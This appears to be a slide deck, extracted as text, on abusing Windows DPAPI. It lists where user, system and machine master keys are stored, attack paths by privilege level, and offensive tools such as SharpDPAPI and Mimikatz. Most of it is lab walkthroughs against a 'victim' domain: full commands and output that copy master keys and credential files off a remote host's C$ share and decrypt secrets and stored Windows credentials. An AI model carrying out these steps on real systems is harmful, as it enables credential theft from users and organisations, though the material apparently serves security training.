
Directory of C:\Users\clod\AppData\Roaming\Microsoft\Protect\S-1-5-21-3148810585-2079276853-663762876-1000

```
10/10/2023 06:23 pm <DIR> .
12/07/2023 06:09 pm <DIR> ..
10/10/2023 06:23 pm          468 4fc3017e-acd6-4159-a60a-c3e73311dbca
12/07/2023 06:09 pm          468 781ffe94-06d6-4c69-837d-91bf45ee806f
10/10/2023 06:23 pm          24 Preferred
          3 File(s)          960 bytes
          2 Dir(s) 208,233,508,864 bytes free
```

DOMAIN USERS

C:\Users\user\AppData\Roaming\Microsoft\Protect

# DOMAIN USERS



LOCAL MACHINE

# LOCAL MACHINE

Directory of C:\Windows\System32\Microsoft\Protect\S-1-5-18

```
14/10/2023  08:04 pm    <DIR>          .
13/07/2023  01:07 pm    <DIR>          ..
14/10/2023  08:04 pm           468 50534ce9-4430-4a63-9204-342f16044779
13/07/2023  01:07 pm           468 a7bd58c9-007a-4f73-9860-357eacb15126
13/07/2023  01:07 pm           468 b07241fc-7bb9-4e04-9463-c63bea926858
14/10/2023  08:04 pm           24 Preferred
13/07/2023  01:07 pm    <DIR>          User
              4 File(s)          1,428 bytes
              3 Dir(s)  208,356,298,752 bytes free
```


# SYSTEM USERS

Directory of C:\Windows\System32\Microsoft\Protect\S-1-5-18\User

```
10/10/2023 03:41 am <DIR> .
14/10/2023 08:04 pm <DIR> ..
13/07/2023 01:07 pm 468 1d0b9dab-0bfb-42b1-859a-61f963c79b99
10/10/2023 03:41 am 468 8f452b3f-2718-4972-84a5-ac3f2d6e02c0
13/10/2023 10:03 pm 468 92f6cf61-3adb-46b4-9828-eff003ffc675
13/07/2023 01:07 pm 468 b06ec262-a041-4a73-9cb5-5750f7afa6a7
13/07/2023 01:07 pm 0 Diagnostic
14/10/2023 08:04 pm 3,508 Diagnostic.log
10/10/2023 03:41 am 24 Preferred
      7 File(s)          5,404 bytes
      2 Dir(s)  208,426,164,224 bytes free
```



# MACHINES / SYSTEM USERS



ABUSE

# LOCAL USERS

- Access to the host in the context of the user: write own program that uses API legitimately
- You have the user password and access to the masterkeys: grab the keys and decrypt offline
- You have admin/SYSTEM: search for masterkeys in lsass (sekurlsa::dpapi)
- You have access to CREDHIST or masterkeys: crack to get password

# DOMAIN USERS

- Access to the host in the context of the user: write own program that uses API legitimately
- You have the user password or NTLM hash and access to the masterkeys: grab the keys and decrypt offline
- You have admin/SYSTEM: search for masterkeys in lsass (sekurlsa::dpapi)
- You have domain admin: grab the user keys, the domain private key and decrypt offline

# Machines

- Access to the host in the context of the user: write own program that uses API legitimately
- You have admin/SYSTEM: grab the LSA DPAPI\_SECRET, grab the masterkeys and decrypt offline
- You have admin/SYSTEM: search for masterkeys in lsass (sekurlsa::dpapi)

# TOOLS

- SharpDPAPI | SharpChrome: <https://github.com/GhostPack/SharpDPAPI>
- Mimikatz: <https://github.com/gentilkiwi/mimikatz/>
- Impacket: <https://github.com/fortra/impacket> ( <https://github.com/fortra/impacket/blob/master/examples/dpapi.py> )
- Chromium Cookie import / export tool: <https://github.com/rxwx/chromium>
- DonPAPI: <https://github.com/login-securite/DonPAPI>
- DPAPIck3: <https://github.com/tijldeneut/DPAPIck3>

# PRACTICAL SCENARIOS

# ACCESS TO THE VICTIM'S HOST AND THEIR PASSWORD

SharpDPAPI.exe masterkeys /password:victim\_password

```
cmd (running as teeone\ch1)
C:\dpapi>type ch1\secret
AQAAANCMnd8BFdERjHoAwE/C1+sBAAAZLV9tntdtUyr19oVWKcFFQAAAAACAAAAAADZgAAwAAAABAAAADykBmciOxWorSkJFa1YkhRAAAAAASAAACgAAAAEAAAAOGDrA9EkS6F0JwDSu
47toqXRMocTo7jMeAOdWmQtd2VIP2RLcQRKLkXOBQAAABMA/28Wh3Wn6OornDvZ8ycD6zNIg==C:\dpapi>whoami
teeone\ch1
C:\dpapi>SharpDPAPI.exe masterkeys /password:ch1

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[*] Action: User DPAPI Masterkey File Triage
[*] Found MasterKey : C:\Users\ch1\AppData\Roaming\Microsoft\Protect\S-1-5-21-900647349-2485081872-3658626890-1143\b67db564-5d7b-4cb5-abd7-da1558a71f15
[*] Preferred master keys:
C:\Users\ch1\AppData\Roaming\Microsoft\Protect\S-1-5-21-900647349-2485081872-3658626890-1143:b67db564-5d7b-4cb5-abd7-da1558a71f15
[*] User master key cache:
{b67db564-5d7b-4cb5-abd7-da1558a71f15}:A1161A8FD46153455A89B00428A341C9664E6632
```



# ACCESS TO THE VICTIM'S HOST AND THEIR PASSWORD

```
SharpDPAPI.exe blob /target:base64_secret_blob "{b67db564-5d7b-4cb5-abd7-da1558a71f15}:A1161A8FD46153455A89B00428A341C9664E6632"
```

```
C:\dpapi>SharpDPAPI.exe blob /target:AQAAANCMnd8BFdERjHoAwE/C1+sBAAAAZLV9tntdtUyr19oVWKcfFQ
AAAAACAAAAAADZgAAwAAAABAAAADykBmciOxWorSkJFa1YkhRAAAAAASAAACgAAAAEAAAAOGrA9EkS6F0JwDSuCPA
dQoAAAAS0qfm/K7oLDN6K47toqXRMocTo7jMeA0dWmQtd2VIP2RLcQRKLkXOBQAAABMA/28Wh3Wn6OornDvZ8ycD6zN
Ig== "{b67db564-5d7b-4cb5-abd7-da1558a71f15}:A1161A8FD46153455A89B00428A341C9664E6632"
```

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[\*] Action: Describe DPAPI blob

```
guidMasterKey      : {b67db564-5d7b-4cb5-abd7-da1558a71f15}
size               : 178
flags              : 0x0
algHash/algCrypt   : 32772 (CALG_SHA) / 26115 (CALG_3DES)
description        :
dec(blob)          : SuperSoooooSecret
```

SharpDPAPI completed in 00:00:00.0361564

# ACCESS TO THE VICTIM'S MASTER KEYS AND THEIR PASSWORD

```
xcopy /h /s /e \\192.168.10.189\c$
```

```
\Users\ch3\AppData\Roaming\Microsoft\Protect\S-1-5-21-9006  
47349-2485081872-3658626890-1145\*
```

```
SharpDPAPI.exe masterkeys /target:"\dpapi\ch3" /password:ch3 /  
sid:S-1-5-21-900647349-2485081872-3658626890-1145
```

# ACCESS TO THE VICTIM'S MASTER KEYS AND THEIR PASSWORD

```
192.168.10.206 - Remote Desktop Connection
cmd (running as TEEONE\ch3)
AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAsSTtxQG/uUeYugU02cy9WwAAAAACAAAAAADZgAAwAAAABAAAAAYoNbETJgfAP1MPegf1nREAAAAASAAACgAAA
AAPxXgZI04JbkV4U1qzMy0ZQoAAAAB+TgoH5yLSNEbwd+4YEv1Do9jFpaTOSrF5BmYn6XLX9sJPtKHVuBSRQAAAD46wvgKgGdxEcXuyYrQmIWnxEO1A==

C:\dpapi\ch3>xcopy /h /s /e \\192.168.10.189\c$\Users\ch3\AppData\Roaming\Microsoft\Protect\S-1-5-21-900647349-2485081872-3658626890-1145\* .
\\192.168.10.189\c$\Users\ch3\AppData\Roaming\Microsoft\Protect\S-1-5-21-900647349-2485081872-3658626890-1145\BK-TEEONE
\\192.168.10.189\c$\Users\ch3\AppData\Roaming\Microsoft\Protect\S-1-5-21-900647349-2485081872-3658626890-1145\c5ed24b1-bf01-47b9-98ba-0534d9ccbd5b
\\192.168.10.189\c$\Users\ch3\AppData\Roaming\Microsoft\Protect\S-1-5-21-900647349-2485081872-3658626890-1145\Preferred
3 File(s) copied

C:\dpapi\ch3>dir /a
Volume in drive C has no label.
Volume Serial Number is 9687-A2BE

Directory of C:\dpapi\ch3

22/01/2024 07:41 am <DIR> .
22/01/2024 07:41 am <DIR> ..
22/01/2024 02:12 am          908 BK-TEEONE
22/01/2024 02:12 am          740 c5ed24b1-bf01-47b9-98ba-0534d9ccbd5b
22/01/2024 02:12 am           24 Preferred
                3 File(s)          1,672 bytes
                2 Dir(s)  82,679,627,776 bytes free
```

# ACCESS TO THE VICTIM'S MASTER KEYS AND THEIR PASSWORD

```
C:\dpapi>SharpDPAPI.exe masterkeys /target:"\dpapi\ch3" /password:ch3 /sid:S-1-5-21-900647349-2485081872-3658626890-1145
```

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```
[*] Action: User DPAPI Masterkey File Triage
```

```
[*] Preferred master keys:
```

```
\dpapi\ch3:c5ed24b1-bf01-47b9-98ba-0534d9ccbd5b
```

```
[*] User master key cache:
```

```
{c5ed24b1-bf01-47b9-98ba-0534d9ccbd5b}:F6B9E8796F1EDAD541034E9B565D41A19DEED303
```

# ACCESS TO THE VICTIM'S MASTER KEYS AND THEIR PASSWORD

SharpDPAPI.exe **blob /target:base64\_encrypted\_blob {c5ed24b1-bf01-47b9-98ba-0534d9ccbd5b}:F6B9E8796F1EDAD541034E9B565D41A19DEED303**

```
C:\dpapi>SharpDPAPI.exe blob /target:AQAAANCMnd8BFdERjHoAwE/C1+sBAAAAsSTtxQG/uUeYugU02cy9WwAAAAACAAAAAADZgAAwAAAABAAAAAYoN
bETJgfAP1MPegf1nREAAAAASAAACgAAAAEAAAAPxXgZI04JbkV4U1qzMy0ZQoAAAAB+TgoH5yLSNEbwd+4YEv1Do9jFpaTOSrF5BmYn6XLX9sJPtKHVuBSRQAA
AD46wvgKgGdxEcXuyYrQmIWnxEO1A== {c5ed24b1-bf01-47b9-98ba-0534d9ccbd5b}:F6B9E8796F1EDAD541034E9B565D41A19DEED303
```

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[\*] Action: Describe DPAPI blob

```
guidMasterKey      : {c5ed24b1-bf01-47b9-98ba-0534d9ccbd5b}
size               : 178
flags              : 0x0
algHash/algCrypt   : 32772 (CALG_SHA) / 26115 (CALG_3DES)
description        :
dec(blob)          : SuperSoooooSecret
```

SharpDPAPI completed in 00:00:00.1627159

# ACCESS TO THE VICTIM'S HOST BUT NOT THEIR PASSWORD

SharpDPAPI.exe blob /unprotect /target:base64\_secret\_blob

```
Select cmd (running as teeone\ch2)

C:\dpapi>whoami
teeone\ch2

C:\dpapi>type ch2\secret
AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAQZyyE716VkmwY4dnqJ859gAAAAACAAAAAADZgAAwAAAABAAAABNs1p7p8IH
a4w/diFWuNioAAAAASAAACgAAAAEAAAAIiwMwGWHFOPcmIJ5vfIM8oAAAc2xDJ5/j7PkjQqVxITwbDqabfjt0jaAl
b1y8krMPPrRNPEjIsm9VYExQAAADXF8hAb6Y3fypuDZ5YDsRBJUDOFw==

C:\dpapi>SharpDPAPI.exe blob /unprotect /target:AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAQZyyE716Vkmw
Y4dnqJ859gAAAAACAAAAAADZgAAwAAAABAAAABNs1p7p8IHa4w/diFWuNioAAAAASAAACgAAAAEAAAAIiwMwGWHFO
PcmIJ5vfIM8oAAAc2xDJ5/j7PkjQqVxITwbDqabfjt0jaAlb1y8krMPPrRNPEjIsm9VYExQAAADXF8hAb6Y3fypuDZ5Y
DsRBJUDOFw==

SharpDPAPI
v1.12.0

[*] Action: Describe DPAPI blob

[*] Using CryptUnprotectData() for decryption.

guidMasterKey      : {13b29c41-7abd-4956-b063-8767a89f39f6}
size               : 178
flags              : 0x0
algHash/algCrypt  : 32772 (CALG_SHA) / 26115 (CALG_3DES)
description        :
dec(blob)         : SuperSoooooSecret

SharpDPAPI completed in 00:00:00.0604933
```

ACCESS TO THE VICTIM'S MASTER KEYS, THEIR PASSWORD AND THE  
WINDOWS CREDENTIALS

```
xcopy /h /s /e \\192.168.10.189\c$  
\Users\ch4\AppData\Roaming\Microsoft\Protect\S-1-5-21-900647349-2485081872-36586  
26890-1146\* .
```

```
xcopy /h /s /e \\192.168.10.189\c$  
\Users\ch4\ AppData\Roaming\Microsoft\Credentials\FE7336B5C5351F1954FF0D19A  
A4478E7
```

```
SharpDPAPI.exe masterkeys /target:ch4 /password:ch4 /  
sid:S-1-5-21-900647349-2485081872-3658626890-1146
```

```
SharpDPAPI.exe credentials /target:ch4\FE7336B5C5351F1954FF0D19AA4478E7  
{60746c05-3e88-4bb3-89cc-  
bbd48194ac6b}:357AAEF4CD77729E3DC7608D7877B4C3D7DF4986
```

# ACCESS TO THE VICTIM'S MASTER KEYS, THEIR PASSWORD AND THE WINDOWS CREDENTIALS

```
cmd (running as TEEONE\ch4)
C:\dpapi>SharpDPAPI.exe credentials /target:ch4\FE7336B5C5351F1954FF0D19AA4478E7 {60746c05-3e88-4bb3-89cc-bbd48194ac6b}

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[*] Action: User DPAPI Credential Triage

*) Target Credential File: ch4\FE7336B5C5351F1954FF0D19AA4478E7

CredFile       : FE7336B5C5351F1954FF0D19AA4478E7
  guidMasterKey : {60746c05-3e88-4bb3-89cc-bbd48194ac6b}
  size          : 382
  flags         : 0x20000000 (CRYPTPROTECT_SYSTEM)
  algHash/algCrypt : 32772 (CALG_SHA) / 26115 (CALG_3DES)
  description   : Enterprise Credential Data

